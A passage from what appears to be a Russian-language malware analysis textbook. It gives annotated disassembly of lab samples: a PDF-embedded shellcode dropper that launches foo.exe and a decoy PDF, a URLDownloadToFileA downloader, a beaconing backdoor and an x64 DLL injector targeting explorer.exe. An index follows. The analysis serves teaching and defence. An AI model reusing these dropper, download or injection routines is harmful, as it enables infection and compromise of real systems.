00000192 push    dword ptr [ebp-4]
00000195 call    findSymbolByHash
0000019A stosd
```

```

0000019B  loop    loc_190
0000019D  push    32336Ch          ; 132\x00
000001A2  push    6C656873h        ; shel
000001A7  mov     eax, esp
000001A9  push    eax
000001AA  call    dword ptr [ebx] ; LoadLibraryA
000001AC  xchg    eax, ecx
000001AD  lodsd
000001AE  push    eax
000001AF  push    ecx
000001B0  call    findSymbolByHash
000001B5  stosd

000001B6  xor     esi, esi
000001B8  mov     ebx, [ebp-14h]
000001BB  loc_1BB:
000001BB  add     esi, 4
000001C1  lea     eax, [ebp-8]
000001C4  push    eax
000001C5  push    esi
000001C6  call    dword ptr [ebx+1Ch] ; GetFileSize
000001C9  cmp     eax, [ebx+3Ch]    ; размер PDF-файла
000001CC  jnz     short loc_1BB
000001CE  mov     [ebp-8], esi

000001D1  xor     edx, edx
000001D3  push    dword ptr [ebx+44h]
000001D6  push    edx
000001D7  call    [ebx+sc0.GlobalAlloc]
000001DA  test    eax, eax
000001DC  jz      loc_313
000001E2  mov     [ebp-0Ch], eax
000001E5  xor     edx, edx
000001E7  push    edx
000001E8  push    edx
000001E9  push    dword ptr [ebx+40h] ; смещение файла 1 E08
000001EC  push    dword ptr [ebp-8] ; дескриптор PDF-файла
000001EF  call    dword ptr [ebx+20h] ; SetFilePointer
000001F2  push    dword ptr [ebx+44h] ; размер файла 1
000001F5  push    dword ptr [ebp-0Ch] ; буфер памяти
000001F8  push    dword ptr [ebp-8] ; дескриптор PDF-файла
000001FB  push    dword ptr [ebx+24h] ; ReadFile
000001FE  call    fileIOWrapper

```

__stdcall DWORD fileIOWrapper(void* ioFuncPtr, DWORD hFile, char* buffPtr, DWORD bytesToXfer);

```

00000203  xor     eax, eax
00000205  lea     edi, [ebp-124h] ; буфер пути к файлу
0000020B  mov     ecx, 40h
00000210  rep stosd
00000212  lea     edi, [ebp-124h] ; буфер пути к файлу
00000218  push    edi
00000219  push    100h
0000021E  call    dword ptr [ebx+10h] ; GetTempPathA
00000221  xor     eax, eax
00000223  lea     edi, [ebp-124h] ; буфер пути к файлу
00000229  repne scasd
0000022B  dec     edi
0000022C  mov     [ebp-1Ch], edi
0000022F  mov     dword ptr [edi], 2E6F6F66h ; "foo." E11
00000235  mov     dword ptr [edi+4], 657865h ; "exe\x00"

```

__stdcall void writeBufferToDisk(DWORD* globalStructPtr, char* buffPtr, DWORD btesToWrite, DWORD maskVal, char* namePtr);

```

0000023C  mov     ebx, [ebp-14h]
0000023F  lea     eax, [ebp-124h]
00000245  push    eax              ; имя выходного файла
00000246  push    4Ah             ; маска хог
0000024B  push    dword ptr [ebx+44h] ; размер файла 1
0000024E  push    dword ptr [ebp-0Ch] ; указатель на буфер
00000251  push    ebx              ; globalsPtr

```

```

00000252 call    writeBufferToDisk ❶
00000257 xor     eax, eax
00000259 lea     edi, [ebp-178h]
0000025F mov     ecx, 15h
00000264 rep stosd
00000266 lea     edx, [ebp-178h] ; lpProcessInformation
0000026C push    edx
0000026D lea     edx, [ebp-168h] ; lpStartupInfo
00000273 push    edx
00000274 push    eax
00000275 push    eax
00000276 push    eax
00000277 push    0FFFFFFFFh
0000027C push    eax
0000027D push    eax
0000027E push    eax
0000027F lea     eax, [ebp-124h] ❷
00000285 push    eax
00000286 call    dword ptr [ebx+4] ; CreateProcessA
00000289 push    dword ptr [ebp-0Ch]
0000028C call    dword ptr [ebx+34h] ; GlobalFree

0000028F xor     edx, edx
00000291 mov     ebx, [ebp-14h]
00000294 push    dword ptr [ebx+4Ch] ; размер файла 2 ❸
00000297 push    edx
00000298 call    dword ptr [ebx+30h] ; GlobalAlloc
0000029B test    eax, eax
0000029D jz      short loc_313
0000029F mov     [ebp-10h], eax
000002A2 xor     edx, edx
000002A4 push    edx
000002A5 push    edx
000002A6 push    dword ptr [ebx+48h] ; смещение файла 2 ❹
000002A9 push    dword ptr [ebp-8] ; дескриптор PDF-файла
000002AC call    dword ptr [ebx+20h] ; SetFilePointer

000002AF push    dword ptr [ebx+4Ch] ; размер файла 2
000002B2 push    dword ptr [ebp-10h] ; буфер памяти
000002B5 push    dword ptr [ebp-8] ; дескриптор PDF-файла
000002B8 push    dword ptr [ebx+24h] ; ReadFile
000002BB call    fileIoWrapper
000002C0 mov     eax, [ebp-1Ch] ; конец буфера пути Temp
000002C3 mov     dword ptr [eax], 2E726162h ; bar. ❺
000002C9 mov     dword ptr [eax+4], 666470h ; pdf\x00
000002D0 lea     eax, [ebp-124h]
000002D6 push    eax ; имя выходного файла
000002D7 push    4Ah ; ; маска хог
000002D9 mov     ebx, [ebp-14h]
000002DC push    dword ptr [ebx+4Ch] ; размер файла 2
000002DF push    dword ptr [ebp-10h] ; указатель на буфер
000002E2 push    ebx ; указатель на глобальные данные
000002E3 call    writeBufferToDisk ❶

000002E8 xor     ecx, ecx
000002EA lea     eax, [ebp-168h] ; временная область для глагола lpOperation ShellExecute
000002F0 mov     dword ptr [eax], 6E65706Fh ; "open" ❻
000002F6 mov     byte ptr [eax+4], 0
000002FA push    5 ; SW_SHOWNORMAL | SW_SHOWNOACTIVATE
000002FF push    ecx
00000300 push    ecx
00000301 lea     eax, [ebp-124h] ; имя выходного PDF-файла ❹
00000307 push    eax
00000308 lea     eax, [ebp-168h] ; указатель на "open"
0000030E push    eax
0000030F push    ecx
00000310 call    dword ptr [ebx+38h] ; ShellExecuteA ❶
00000313 loc_313:
00000313 call    dword ptr [ebx+0Ch] ; GetCurrentProcess
00000316 push    0
0000031B push    eax
0000031C call    dword ptr [ebx+8] ; TerminateProcess

```

```

00401006      push     4
00401008      ●call    ??2@YAPAXI@Z      ; operator new(uint)
0040100D      add     esp, 4
00401010      ●mov     [ebp+var_8], eax
00401013      mov     eax, [ebp+var_8]
00401016      ●mov     [ebp+var_4], eax
00401019      ●mov     ecx, [ebp+var_4]
0040101C      mov     dword ptr [ecx], offset aHttpwww_practi ;
                                ;0 "http://www.practicalmalwareanalysis.com"...
00401022      mov     ecx, [ebp+var_4]
00401025      call    sub_401040

00401043      push     ecx
00401044      ●mov     [ebp+var_4], ecx
00401047      push     0                  ; LPBINDSTATUSCALLBACK
00401049      push     0                  ; DWORD
0040104B      push     offset aCEmpdownload_e ; "c:\tempdownload.exe"
00401050      ●mov     eax, [ebp+var_4]
00401053      ●mov     ecx, [eax]
00401055      ●push    ecx                ; LPCSTR
00401056      push     0                  ; LPUNKNOWN
00401058      call    URLDownloadToFileA

00401500      push     ebp
00401501      mov     ebp, esp
00401503      sub     esp, 198h
00401509      mov     [ebp+wVersionRequested], 202h
00401512      lea     eax, [ebp+WSAData]
00401518      push    eax                 ; lpWSAData
00401519      mov     cx, [ebp+wVersionRequested]
00401520      push    ecx                 ; wVersionRequested
00401521      ●call    WSASStartup
00401526      mov     [ebp+var_4], eax
00401529      push    100h                ; namelen
0040152E      ●push    offset name         ; name
00401533      ●call    gethostname
00401538      push    0                   ; int
0040153A      push    offset FileName ; "C:\\*"
0040153F      ●call    sub_401000
00401544      add     esp, 8
00401547      xor     eax, eax
00401549      mov     esp, ebp
0040154B      pop     ebp
0040154C      retn    10h

004011D9      push     8
004011DB      call    ??2@YAPAXI@Z      ; operator new(uint)
004011E0      add     esp, 4
004011E3      ●mov     [ebp+var_15C], eax
004011E9      cmp     [ebp+var_15C], 0
004011F0      jz      short loc_401218
004011F2      mov     edx, [ebp+var_15C]
004011F8      ●mov     dword ptr [edx], offset off_4060E0
004011FE      mov     eax, [ebp+var_15C]
00401204      ●mov     dword ptr [eax], offset off_4060DC
0040120A      mov     ecx, [ebp+var_15C]
00401210      mov     [ebp+var_170], ecx
00401216      jmp     short loc_401222

0040132F      mov     ecx, [ebp+var_148]
00401335      mov     edx, [ebp+var_4]
00401338      mov     [ecx+4], edx
0040133B      mov     eax, [ebp+var_148]
00401341      mov     edx, [eax]
00401343      mov     ecx, [ebp+var_148]
00401349      call    dword ptr [edx]

```

```

Encoding Args Error
Beacon response Error
Caught exception during pollstatus: %s
Polling error

```

Arg parsing error
 Error uploading file
 Error downloading file
 Error conducting machine survey
 Create Process Failed
 Failed to gather victim information
 Config error
 Caught exception in main: %s
 Socket Connection Error
 Host lookup failed.
 Send Data Error
 Error reading response
 Error sending Http get
 Error sending Http post

```

00403C03      push     30h
00403C05      mov      [ebp+var_4], ebx
00403C08      ●call    ??2@YAPAXI@Z ; operator new(uint)
00403C0D      ●mov     ecx, eax
00403C0F      add      esp, 4
00403C12      mov      [ebp+var_14], ecx
00403C15      cmp      ecx, ebx
00403C17      mov      byte ptr [ebp+var_4], 1
00403C1B      jz       short loc_403C2B
00403C1D      push     offset FileName ; "config.dat"
00403C22      ●call    sub_401EE0
00403C27      mov      esi, eax

00401EF7      ●mov     esi, ecx
00401EF9      push     194h
00401EFE      ●call    ??2@YAPAXI@Z ; operator new(uint)
00401F03      add      esp, 4
00401F06      mov      [esp+14h+var_10], eax
00401F0A      test     eax, eax
00401F0C      mov      [esp+14h+var_4], 0
00401F14      jz       short loc_401F24
00401F16      mov      ecx, [esp+14h+arg_0]
00401F1A      push     ecx
00401F1B      mov      ecx, eax
00401F1D      ●call    sub_403180

00403199      push     offset FileName ; "config.dat"
0040319E      mov      dword ptr [esi], offset off_41015C
004031A4      mov      byte ptr [esi+18Ch], 4Eh
004031AB      ●call    ds:CreateFileA
004031B1      mov      edi, eax
004031B3      cmp      edi, 0FFFFFFFFh
004031B6      ●jnz     short loc_4031D5
004031B8      push     offset aConfigError ; "Config error"
004031BD      ●lea     ecx, [esp+0BCh+var_AC]
004031C1      ●call    sub_4036F0
004031C6      lea      eax, [esp+0B8h+var_AC]
004031CA      push     offset unk_411560
004031CF      ●push    eax
004031D0      call     __CxxThrowException@8 ; _CxxThrowException(x,x)

00401F2A      mov      [esi], eax
00401F2C      mov      dword ptr [esi+10h], offset aIndex_html ; "/index.html"
00401F33      mov      dword ptr [esi+14h], offset aInfo_html ; "/info.html"
00401F3A      mov      dword ptr [esi+18h], offset aResponse_html ; "/response.html"
00401F41      mov      dword ptr [esi+1Ch], offset aGet_html ; "/get.html"
00401F48      mov      dword ptr [esi+20h], offset aPut_html ; "/put.html"
00401F4F      mov      dword ptr [esi+24h], offset aSrv_html ; "/srv.html"
00401F56      mov      dword ptr [esi+28h], 544F4349h
00401F5D      mov      dword ptr [esi+2Ch], 41534744h
00401F64      mov      eax, esi

00403C2D      ●mov     ecx, esi
00403C2F      mov      byte ptr [ebp+var_4], bl
00403C32      call     sub_401F80
00403C37      mov      edi, ds:Sleep
00403C3D      loc_403C3D:
  
```



```

00403C3D      mov     eax, [esi]
00403C3F      mov     eax, [eax+190h]
00403C45      lea     eax, [eax+eax*4]
00403C48      lea     eax, [eax+eax*4]
00403C4B      lea     ecx, [eax+eax*4]
00403C4E      shl     ecx, 2
00403C51      push    ecx                ; dwMilliseconds
00403C52      call    edi ; Sleep
00403C54      mov     ecx, esi
00403C56      call    loc_402410
00403C5B      inc     ebx
00403C5C      jmp     short loc_403C3D

00401FC8      mov     eax, [esi]
00401FCA      mov     edx, [eax+144h]
00401FD0      add     eax, 104h
00401FD5      push    edx                ; hostshort
00401FD6      push    eax                ; char *
00401FD7      call    sub_403D50

0040301C      call    ds:GetComputerNameA
00403022      test    eax, eax
00403024      jnz     short loc_403043
00403026      push    offset aErrorConductin ; "Error conducting machine survey"
0040302B      lea     ecx, [esp+40h+var_1C]
0040302F      call    sub_403910
00403034      lea     eax, [esp+3Ch+var_1C]
00403038      push    offset unk_411150
0040303D      push    eax
0040303E      call    __CxxThrowException@8 ; _CxxThrowException(x,x)

0040251F      mov     al, [esi+4]
00402522      add     eax, -61h          ; switch, 6 вариантов
00402525      cmp     eax, 5
00402528      ja      short loc_40257D ; вариант по умолчанию
0040252A      jmp     ds:off_4025C8[eax*4] ; переход switch

0000000140001750      sub     rsp, 28h
0000000140001754      call    sub_140002FE4
0000000140001759      add     rsp, 28h
000000014000175D      jmp     sub_1400015D8

00000001400016F3      mov     r8, cs:qword_14000B468
00000001400016FA      mov     cs:qword_14000B470, r8
0000000140001701      mov     rdx, cs:qword_14000B458
0000000140001708      mov     ecx, cs:dword_14000B454
000000014000170E      call    sub_1400010C0

0000000140001150      mov     byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157      mov     [rbp+250h+var_170], 2E6C636Fh
0000000140001161      mov     [rbp+250h+var_16C], 657865h

0000000140001150      mov     byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157      mov     [rbp+250h+var_170], '.lco'
0000000140001161      mov     [rbp+250h+var_16C], 'exe'

00000001400011B8      mov     eax, 4EC4EC4Fh
00000001400011BD      sub     cl, 61h
00000001400011C0      movsx   ecx, cl
00000001400011C3      imul    ecx, ecx
00000001400011C6      sub     ecx, 5
00000001400011C9      imul    ecx
00000001400011CB      sar     edx, 3
00000001400011CE      mov     eax, edx
00000001400011D0      shr     eax, 1Fh
00000001400011D3      add     edx, eax
00000001400011D5      imul    edx, 1Ah
00000001400011D8      sub     ecx, edx

00000001400011F4      lea     rdx, [r11+1]        ; char *
00000001400011F8      lea     rcx, [rbp+250h+var_170] ; char *
00000001400011FF      mov     r8d, 104h          ; size_t

```

```

0000000140001205      call     strncmp
000000014000120A      test     eax, eax
000000014000120C      jz       short loc_140001218 ①
000000014000120E
000000014000120E loc_14000120E:                ; CODE XREF: main+16Aj
000000014000120E      mov      eax, 1
0000000140001213      jmp      loc_1400013D7 ②

00000001400013BD      mov      rcx, rbx ③
00000001400013C0      movdqa   oword ptr [rbp+250h+var_160], xmm0
00000001400013C8      call     sub_140001000

0000000140001025      mov      [rsp+0E8h+hHandle], rax
000000014000102A      mov      [rsp+0E8h+var_90], rax
000000014000102F      mov      [rsp+0E8h+var_88], rax
0000000140001034      lea      rax, [rsp+0E8h+hHandle]
0000000140001039      xor      r9d, r9d          ; lpThreadAttributes
000000014000103C      xor      r8d, r8d          ; lpProcessAttributes
000000014000103F      mov      [rsp+0E8h+var_A0], rax
0000000140001044      lea      rax, [rsp+0E8h+var_78]
0000000140001049      xor      ecx, ecx          ; lpApplicationName
000000014000104B      mov      [rsp+0E8h+var_A8], rax ④
0000000140001050      xor      eax, eax
0000000140001052      mov      [rsp+0E8h+var_78], 68h
000000014000105A      mov      [rsp+0E8h+var_B0], rax
000000014000105F      mov      [rsp+0E8h+var_B8], rax
0000000140001064      mov      [rsp+0E8h+var_C0], eax
0000000140001068      mov      [rsp+0E8h+var_C8], 1
0000000140001070      mov      [rsp+0E8h+var_3C], 100h
000000014000107B      mov      [rsp+0E8h+var_28], rbx ⑤
0000000140001083      mov      [rsp+0E8h+var_18], rbx ⑥
000000014000108B      mov      [rsp+0E8h+var_20], rbx ⑦
0000000140001093      call     cs:CreateProcessA

IsWow64Process
Lab21-02x.dll
X64DLL
X64
X86
Lab21-02x.exe
Lab21-02.dll

004012F2      push     offset aIsWow64process ; "IsWow64Process"
004012F7      push     offset ModuleName      ; "kernel32"
004012FC      mov      [ebp+var_10], 0
00401303      call     ebx ; GetModuleHandleA ⑧
00401305      push     eax                  ; hModule
00401306      call     edi ; GetProcAddress ⑨
00401308      mov      myIsWow64Process, eax
0040130D      test     eax, eax ⑩
0040130F      jz       short loc_401322
00401311      lea      edx, [ebp+var_10]
00401314      push     edx
00401315      call     ds:GetCurrentProcess
0040131B      push     eax
0040131C      call     myIsWow64Process ⑪

004013D9      push     offset aLab2102_dll    ; "Lab21-02.dll"
004013DE      push     offset aX86           ; "X86"
004013E3      call     extractResource ⑫    ; pahee sub_401000

0040132F      push     offset aLab2102x_dll   ; "Lab21-02x.dll"
00401334      push     offset aX64dll        ; "X64DLL"
00401339      mov      eax, edi
0040133B      call     extractResource

...
0040134D      push     offset aLab2102x_exe   ; "Lab21-02x.exe"
00401352      push     offset aX64           ; "X64"
00401357      mov      eax, edi
00401359      call     extractResource

00000001400011BF      lea      rdx, String2 ; "C:\\Windows\\SysWOW64\\"

```

000000001400011C6	lea	rcx, [rsp+1168h+Buffer] ; lpString1
...		
000000001400011D2	call	cs:lstrcpyA ①
000000001400011D8	lea	rdx, aLab2102x_dll ; "Lab21-02x.dll"
000000001400011DF	lea	rcx, [rsp+1168h+Buffer] ; lpString1
000000001400011E4	call	cs:lstrcatA ②
...		
000000001400012CF	lea	r8, [rsp+1168h+Buffer]③; lpBuffer
000000001400012D4	mov	r9d, 104h ; nSize
000000001400012DA	mov	rdx, rax ; lpBaseAddress
000000001400012DD	mov	rcx, rsi ; hProcess
000000001400012E0	mov	[rsp+1168h+var_1148], 0
000000001400012E9	call	cs:WriteProcessMemory
000000001400010FA	call	cs:QueryFullProcessImageNameA
00000000140001100	lea	rdx, aExplorer_exe ④ ; "explorer.exe"
00000000140001107	lea	rcx, [rsp+138h+var_118]
0000000014000110C	call	sub_140001368

Предметный указатель

Символы и числа

- ! (символ «восклицательный знак»), 305
- Операция --, 112
- Операция %, 112
- Символ %, 423
- | (символ «вертикальная черта») в Snort, 304
- Операция ++, 112
- 010 Editor, 468
- 32-разрядные приложения и WOW64, 448
- 32-разрядный циклический вправо аддитивный хеш, 418
- 64-разрядные вредоносные программы, 441-449
- признаки функциональности, 448
- лабораторные работы, 450-451
- решения, 723-732

А

- А в конце имени функции Windows, 17
- Абсолютные адреса, 443
- в сравнении с относительными адресами в OllyDbg, 184-185
- Уровни абстракции в дизассемблированном коде x86, 66-67
- Функция ассерт, 143, 144, 454
- Маркер доступа, 246
- Точность в сравнении с оперативностью, 304
- Активное окно, регистрация, 239
- Алгоритм кодирования ADD, 276
- Инструкция add, 74, 349
- Функция AddCodeXref (IDC), 342
- Адресное пространство, загрузка исполняемого файла в адресное пространство другого процесса, 595
- Рандомизация размещения адресного пространства (ASLR), 184
- Массив AddressOfNameOrdinals, 416

- Массив AddressOfNames, 416
- Функция AdjustTokenPrivileges, 246, 247, 454, 730
- Привилегии администратора для средств запуска вредоносных программ, 254
- Adobe Reader
- критическая уязвимость CVE-2010-0188, 424
- переполнение в, 705
- Возможность ADS (альтернативные потоки данных), 139
- Advanced Encryption Standard (AES), 618
- расшифровка, 625-626
- advapi32.dll, 17
- импортируемые функции из, 20, 480, 481
- получение дескриптора, 237
- Рекламные всплывающие окна, 560-561
- AES (Advanced Encryption Standard), 618
- расшифровка, 625-626
- Agobot, 376
- Изолированные от сети компьютеры, 29
- Функция _alloca_probe, 522
- Алфавитное кодирование, декодер шелл-кода с, 697
- Альтернативные потоки данных (ADS), возможность, 139
- ALU (арифметико-логическое устройство), 68
- Архитектура AMD64, 441
- «Анализ способности Intel Pentium поддерживать защищённый монитор виртуальных машин» (Робин и Ирвин), 373
- Логический оператор AND в архитектуре x86, 75
- Противодействие отладке, 351-366
- проверки, 656
- методы преодоления, 660
- лабораторные работы, 367-368
- решения, 655-669
- флаг NtGlobalFlag, 659-660
- защита PhantOm от проверок, 658, 659
- флаг ProcessHeap, 658-659
- проверки времени, 665-669
- функция GetTickCount, 668-669
- совместно с QueryPerformanceCounter, 667-668
- функция rdtsc, 669

- Противодействие дизассемблированию, 327-349
- основы, 328-329
- преодоление алгоритмов дизассемблирования, 329-334
- дизассемблирование, ориентированное на поток выполнения, 331-334
- линейное дизассемблирование, 329-331
- ложный условный переход, 336, 645, 647, 653
- лабораторные работы, 350
- решения, 645-655
- осведомлённость вредоносной программы о наличии отладчика, 351
- исправленный вручную код, 648-649
- затруднение анализа потока управления, 340-346
- добавление отсутствующих перекрёстных ссылок на код в IDA Pro, 342
- проблема указателя на функцию, 340-341
- неправильное использование обработчиков структурированных исключений, 344-346
- злоупотребление указателем возврата, 342-343
- признаки, 645-646
- методы, 334-340
- невозможное дизассемблирование, 337-340
- инструкция перехода с постоянным условием, 336
- инструкции перехода с одной целью, 334-335
- замена инструкций инструкциями NOP в IDA Pro, 340
- противодействие анализу кадра стека, 347-349
- Методы противодействия виртуальным машинам (anti-VM), 369-380, 500, 678
- обнаружение с помощью строк, 679-683
- выделение anti-VM в IDA Pro, 377-378
- влияние на анализ вредоносных программ, 673-677
- лабораторные работы, 381-382
- решения, 670-684
- подмена процесса, 683-684
- изменение настроек, 379-380
- артефакты VMware, 370-373
- уязвимые инструкции, 373-379, 678-679
- метод No Pill, 375
- опрос порта ввода-вывода, 375-377
- метод противодействия BM Red Pill, 374-375
- Антивирусные программы и исправление ядра, 227

- Антивирусное сканирование, 10
- Антивирусные сигнатуры, проверка по, 478
- Anubis, 40
- ApateDNS, 51-52, 57, 465, 483, 485
- DNS-запросы вредоносной программы и, 489
- APC (асинхронный вызов процедур), 263
- Внедрение APC, 262-265
- AppInit_DLLs, 241-242, 572
- для закрепления в системе, 575
- Приложения, доступ к объектам устройств, 206
- Аргументы во вредоносной программе, отладка с помощью OllyDbg, 532
- Арифметическая инструкция, 74-76
- Арифметико-логическое устройство (ALU), 68
- Арифметические операции
- дизассемблирование, 112-113
- в WinDbg, 211
- Массивы, дизассемблирование, 127-128
- Окно стрелок в IDA Pro, 90
- «Искусство программирования на языке ассемблера» (Хайд), 68
- Строки ASCII, 11
- загрузка в стек, 724-725
- ASLR (рандомизация размещения адресного пространства), 184
- ASPack, 398
- Ассемблерный код для подмены процесса, 258
- Язык ассемблера, 67. См. также Конструкции кода C на языке ассемблера
- оператор if, 113-114
- цикл for, 117
- оператор switch, 124
- цикл while, 118
- Отладчики уровня ассемблера в сравнении с отладчиками уровня исходного кода, 168
- Асинхронный вызов процедур (APC), 263
- Структура AT_INFO, 547-548
- Функция AttachThreadInput, 454
- Злоумышленники
- выявление исследовательской активности, 299
- безопасное исследование в Интернете, 300-302

- Инструмент Autoruns, 140, 241, 465-466

В

- Бэкдор, 3, 121, 232-234, 479, 519, 538
- анализ, 537-538
- функции CreateProcess и Sleep для, 479
- уклонение от обнаружения, 308-311
- обратный HTTP, 539
- реализация, 524
- признаки, 493
- чтение конфигурационного файла, 723
- песочница и, 41
- Резервные образы операционных систем, 30
- Ошибка Bad or Unknown 32-bit Executable File, 363
- Символ «восклицательный знак» (!), 305
- Базовые адреса
- поиск с помощью PEview, 545
- базовый адрес kernel32.dll, поиск с помощью ассемблерного кода, 415
- для PE-файлов в Windows, 184
- Шифр Base64, 277-280, 622
- пользовательский шифр подстановки, 280
- выявление и декодирование, 278-280
- Кодирование Base64
- декодирование, 624-625
- выявление в URL, 611
- заполнение, 610, 630
- программа Python для декодирования строки, 289
- статический шаблон внутри, 631
- Функция base64_encode, 610
- Базовое имя, 535
- BCDEdit, 227
- Отправка маяков, 309, 611
- иницируемая клиентом, 311
- определение поколения, 628-629
- структура пакета, 643

- запрос при первоначальном запуске вредоносной программы, 627-628
- отправка вредоносной программой, 633-634, 639-640
- декодирование строки, 636
- Драйвер beer, 214
- Поведение вредоносных программ. См. Поведение вредоносных программ
- Флаг BeingDebugged, 354, 657-658
- проверка, 353-354
- Сокеты, совместимые с Berkeley, 143-144
- Регистратор DNS BFK, 302
- ВНО (вспомогательные объекты браузера), 157
- Порядок байтов от старшего к младшему, 70
- Двоичные данные
- преобразование кодированием Base64, 277
- статический анализ, 503-507
- Параметр **Binary File** в IDA Pro, 88
- Двоичная трансляция VMware в режиме ядра, 373
- Функция bind, 143, 144, 454
- BinDiff, 466
- BinNavi, 466
- BitBlaze, 40
- Функция BitBlt, 454
- Чёрные списки IP-адресов, 301
- Мигающие указатели, 414
- Алгоритмы блочного шифрования, 626
- Синий экран в Windows, 158
- Bochs (отладчик), 467
- Подключаемый модуль Bookmarks в OllyDbg, 199-200
- Файл boot.ini, 207-208, 226
- Контроллер ботнета, 234
- Ботнеты, 3, 234, 376
- Команда bp в WinDbg, 211
- Ветвление в архитектуре x86, 80-81
- Точки останова
- в отладчиках, 171-175
- условные, 175
- аппаратные на выполнение, 174-175

- программные на выполнение, 173-174
- отложенные, 212-213, 554
- аппаратные в сравнении с программными, 687
- для активности ядра, 548
- в OllyDbg, 188-191, 391
- установка из командной строки, 199
- сканирование кода в поисках, 357
- и самодекодирование, 289
- установка, 357
- установка на стек, 690
- в WinDbg, 211-212
- Сетевой адаптер типа мост, 34
- Вспомогательные объекты браузера (ВНО), 157
- Кодирование XOR методом полного перебора, 271-273
- Команда bu в WinDbg, 212
- Команда bu \$iment в WinDbg, 213, 554
- Буфер, замена значения вредоносной программой, 538
- Атака переполнения буфера, 421
- Burp Suite, 467
- Buster Sandbox Analyzer, 473
- Инициализация массива байтов, 680-681
- Байт-код, 67

С

- Конструкции кода С на языке ассемблера, 109-132
- дизассемблирование арифметических операций, 112-113
- дизассемблирование массива, 127-128
- соглашения о вызовах функций, 119-121
- глобальные и локальные переменные, 110-112
- операторы if, 113-116
- лабораторные работы, 133-134
- решения, 501-513
- обход связанного списка, 130-132
- циклы, 116-118
- циклы for, 116-118

- циклы `while`, 118
- структуры, выявление, 128-130
- операторы `switch`, 121-126
- стиль `if`, 122-123, 124
- таблица переходов, 123-126
- Язык программирования C, 110
- указатели на функции в, 340
- метод `main` и смещения в архитектуре x86, 83-84
- псевдокод для подмены процесса, 258
- стандартная библиотека, каталог именованных констант IDA Pro, 102
- «Язык программирования C» (Керниган и Ритчи), 110
- Анализ C++, 427-438
- лабораторные работы, 439-440
- решения, 712-723
- объектно-ориентированное программирование, 427-432
- наследование и переопределение функций, 432
- перегрузка и декорирование имён, 430-431
- указатель `this`, 428-430
- создание и уничтожение объектов, 437
- виртуальные и неvirtуальные функции, 432-436
- Шифр Цезаря, 270
- Инструкция `call`, 119, 333, 386, 409
- и поиск OEP, 391-392
- зависимость от позиции, 408
- для быстрого анализа, 521-522
- с целью, основанной на указателе `DWORD`, 396
- `call memory_location`, 77
- Трассировка стека вызовов в OllyDbg, 193
- Тип обратного вызова, 136
- Соглашения о вызовах, различия архитектуры x64, 443-447
- Функция `CallNextHookEx`, 260, 261, 454
- Инструмент тестирования на проникновение Canvas, 380
- Capture BAT, 467
- Перехват событий
- сетевой трафик, 580
- прекращение работы Procmon, 44

- Перехват экрана, функция для, 615
- CBC (сцепление блоков шифротекста), 626
- Соглашение о вызовах cdecl, 119-120
- Вредоносные программы для мобильных телефонов, 88
- Центральный процессор (CPU)
- потоки и, 149
- в архитектуре x86, 68
- Функция CertOpenSystemStore, 454
- Флаг CF (переноса), 72
- CFB (обратная связь по шифротексту), 626
- CFF Explorer, 467
- Команда cfile.read, 293
- Цепочечный алгоритм кодирования, 277
- Функция CheckRemoteDebuggerPresent, 352, 454
- Дочерние классы в C++, 432
- функции родительского класса, 436
- Размер фрагмента, зависимость от оценки энтропии, 284
- Сцепление блоков шифротекста (CBC), 626
- Обратная связь по шифротексту (CFB), 626
- Шифры, 270-280
- Base64, 277-280
- шифр Цезаря, 270
- другие схемы кодирования, 276-277
- шифр XOR, 271-276
- cisvc.exe
- представление исходной и троянизированной версий в PEview, 584-585
- запись шелл-кода в, 583-584
- Идентификаторы классов (CLSID), 155
- и функциональность COM, 518
- Классы в объектно-ориентированном коде, 428
- Ключевое слово classtype в Snort, 304
- Клиентская сторона сети, 144-145
- Отправка маяков по инициативе клиента, 311
- Клиент-серверная архитектура, Component Object Model как, 154
- Функция CloseHandle, 526
- Функция CloseServiceHandle, 554

- Облачные службы, 300
- Cloudburst, 380
- CLSID (идентификаторы классов), 155
- и функциональность COM, 518
- cmd.exe, 544
- Инструкция cmp, 80, 348, 502
- Функция CoCreateInstance, 155-156, 313, 454, 518
- Код
 - в памяти, 69
 - вычисление контрольных сумм, 357
 - переопределение в IDA Pro, 103
 - понимание окружения, 312-313
 - Конструкция кода, 109
 - Перекрёстные ссылки на код, 95-96
 - Точка входа кода и заглушка распаковки, 384
 - Библиотеки кода, компоновка, 15
 - COFF (Common Object File Format), поддержка IDA Pro, 87
 - Функция CoInitialize, 313
 - Функция CoInitializeEx, 154
 - Цвета в полосе навигации IDA Pro, 93
 - COM (Component Object Model), 154-157, 313, 626
 - связанные функции, 518
 - серверная вредоносная программа, 157
- Командная строка
 - анализ двоичного файла, 94
 - аргументы во вредоносной программе, 526
 - проверка аргументов, 525-529
 - закодированная, 636
 - анализ параметров, 535-537
 - запуск вредоносной программы из, 493
- Подключаемый модуль Command Line для OllyDbg, 198-199, 657-658
 - запуск, 660
- Обработка команд и сигнатура вредоносной программы, 644
- Командная оболочка, ввод потока в, 636
- Комментарии
 - в HTML, 506

- символ команды, извлекаемый из, 509
- для отправки команд вредоносной программе, 507
- в IDA Pro, 100
- Common Object File Format (COFF), поддержка IDA Pro, 87
- Comodo Instant Malware Analysis, 40
- Сравнение строк в Process Explorer, 49
- Компиляция, 67
- Component Object Model (COM), 154-157, 313, 626
- связанные функции, 518
- серверная вредоносная программа, 157
- Алгоритм сжатия и упаковщики, 384
- Инструкция compsb, 82
- Переменная среды ComSpec, 636
- Условные переходы, 348
- ложные, 645, 647
- и дизассемблирование, ориентированное на поток выполнения, 333
- Условные точки останова, 175
- в OllyDbg, 188, 189-190
- Условный переход, 80-81, 113, 116, 354
- Условия в архитектуре x86, 80
- Конфигурационные сведения, реестр Windows для, 139
- Функция connect, 143, 144, 313, 454, 727
- Режим подключения в Netcat, 52
- Функция ConnectNamedPipe, 455
- Консольные программы, значение IMAGE_SUBSYSTEM_WINDOWS_CUI для, 23
- Конструктор, 437
- Ключевое слово content в Snort, 304
- Контрмеры на основе содержимого, 298, 302-307
- Устройство управления, 68
- Функция ControlService, 455, 549
- Соглашение, 72
- Функция CopyFile, 526
- Контрмеры
 - на основе содержимого, 302-307
 - на основе сети, 297
- Методы скрытого запуска, 253-265

- внедрение APC, 262-265
- Detours, 262
- внедрение перехватчика, 259-261
- лабораторные работы, 266-267
- решения, 586-607
- средства запуска, 253-254
- внедрение в процесс, 254-257
- подмена процесса, 257-259
- CPU (центральный процессор)
- потоки и, 149
- в архитектуре x86, 68
- Инструкция `cruid` и виртуальная машина, 374
